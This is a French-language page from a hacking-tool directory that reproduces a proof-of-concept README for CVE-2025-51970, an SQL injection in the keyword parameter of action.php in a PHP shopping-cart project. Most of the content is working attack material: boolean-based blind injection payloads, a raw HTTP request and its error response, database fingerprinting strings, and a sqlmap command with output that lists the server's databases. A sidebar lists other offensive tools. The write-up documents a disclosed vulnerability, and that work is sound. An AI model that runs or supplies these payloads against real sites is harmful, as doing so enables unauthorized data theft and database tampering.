
Skip to content
KitploitKITPLOIT
OutilsExploitsBlog
Log in
Soumettre
OutilsExploitsBlog
Soumettre

Outils de Hacking, PenTest et Cybersécurité pour votre Arsenal de Sécurité !

Kitploit est un répertoire d'outils de hacking, de cybersécurité et de pentesting. Découvrez les dernières mises à jour des projets pour trouver des vulnérabilités, analyser des systèmes, automatiser les tests et renforcer votre sécurité.

FluxContactConfidentialité© 2026 Kitploit

Répertoire d'outils

Catégories

Voir toutes les catégories
Loading categories
CVE-2025-51970 — Injection SQL dans Online Shopping System Advanced (CVE-2025-51970) | Kitploit

Outils/GitHubGitHub/m4xiq/cve-2025-51970
Analyse des VulnérabilitésExploitationExploitation d'Applications WebCollecte d'InformationsTests d'IntrusionSécurité des Bases de Données
GitHubm4xiq/cve-2025-51970

CVE-2025-51970

Injection SQL dans Online Shopping System Advanced (CVE-2025-51970)

Voir le dépôt
139il y a 1 anPas encore vérifié
Partager

CVE-2025-51970

CVE-2025-51970 - Injection SQL dans Online Shopping System Advanced

Résumé

Une vulnérabilité critique d'injection SQL a été découverte dans le projet Online Shopping System Advanced par PuneethReddyHC. Le défaut se situe dans action.php, qui ne parvient pas à assainir correctement les entrées utilisateur du paramètre POST keyword. Un attaquant peut injecter du SQL malveillant pour extraire des données ou falsifier la base de données.


Détails techniques

  • Type de vulnérabilité: Injection SQL
  • Fichier affecté: action.php
  • Paramètre: keyword (via POST)
  • Version affectée: 1.0
  • Type d'attaque: À distance
  • Impact: Accès non autorisé aux données, manipulation de la base de données

Preuve de concept (PoC)

Vrai payload (contournement de la logique)

e%' AND ((42)=(43-1)) AND '0004XX7'!='0004XX7%

Faux payload (échec de la logique)

e%' AND ((42)=(43)) AND '0004XX7'!='0004XX7%

Requête HTTP

<Highlight language="http">
POST /online-shopping-system-advanced-master/action.php HTTP/1.1
Host: 192.168.1.109
Content-Type: application/x-www-form-urlencoded
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
Accept: */*
Referer: http://192.168.1.109/online-shopping-system-advanced-master/
Content-Length: 75
Connection: close
keyword=test'&search=1
</Highlight>

Réponse HTTP

HTTP/1.1 200 OK
Date: Sun, 20 Jul 2025 10:07:50 GMT
Server: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.2.12

Fatal error: Uncaught mysqli_sql_exception: You have an error in your SQL syntax; 
check the manual that corresponds to your MariaDB server version for the right 
syntax to use near ''' at line 1 in 
C:\xampp\htdocs\online-shopping-system-advanced-master\action.php:193

Exemple d'empreinte de la base de données

SELECT database(); -- Returns `onlineshop`
e%' AND 2*3*8=6*8 AND '0004XX7'!='0004XX7%
e%' AND 3*2>5 AND '0004XX7'!='0004XX7%
e%' AND 3*2*0>=0 AND '0004XX7'!='0004XX7%


Exploitation automatisée avec sqlmap

La vulnérabilité peut être confirmée et exploitée automatiquement à l'aide de sqlmap.

Commande utilisée

sqlmap -u "http://192.168.1.109/action.php" --data="keyword=test&search=1" --dbs

Sortie

[13:07:39] [INFO] fetching database names
available databases [6]:
[*] information_schema
[*] mysql
[*] onlineshop
[*] performance_schema
[*] phpmyadmin
[*] test
image
Télécharger l’outil

Populaires

Voir tout →

Découvrez les outils les plus utilisés par notre communauté.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 La boîte à outils OSINT ultime : graphe d'enquête, notation de confiance, familles d'alias, carte, chronologie et rapports. 49 modules, plus de 400 sites, aucune clé API requise.

    806
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Application d'exécution en un clic GhostLock (CVE-2026-43499)

    523
  • 3

    ARTEX

    baarai/artex

    Plateforme autonome de tests d'intrusion multi-agents basée sur des LLM, avec agents planificateur/ouvrier, graphes d'actifs et d'exploration, enregistrement du trafic MITM et retest des vulnérabilités.

    441
  • 4

    redforge

    cybersecurity91/redforge

    Boîte à outils red team côté navigateur avec 102 outils hors ligne pour la reconnaissance, la génération de payloads, les attaques par identifiants, la cryptographie, l'encodage et le reporting d'engagement.

    346
  • 5

    looking-glass

    anonghosty/looking-glass

    Plateforme CSIRT qui ingère les rapports Shadowserver dans MongoDB et les rejoue sous forme de cartes interactives, d'analyses, de constats, d'avis et de tableaux de bord exécutifs.

    270
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Le système d'action pour la cybersécurité native IA—où l'intention devient une exécution gouvernée, les preuves deviennent une mémoire opérationnelle, et chaque opération améliore la suivante.

    264

Explorer tous les outils

Parcourez notre collection d'outils

Voir tous les outils →






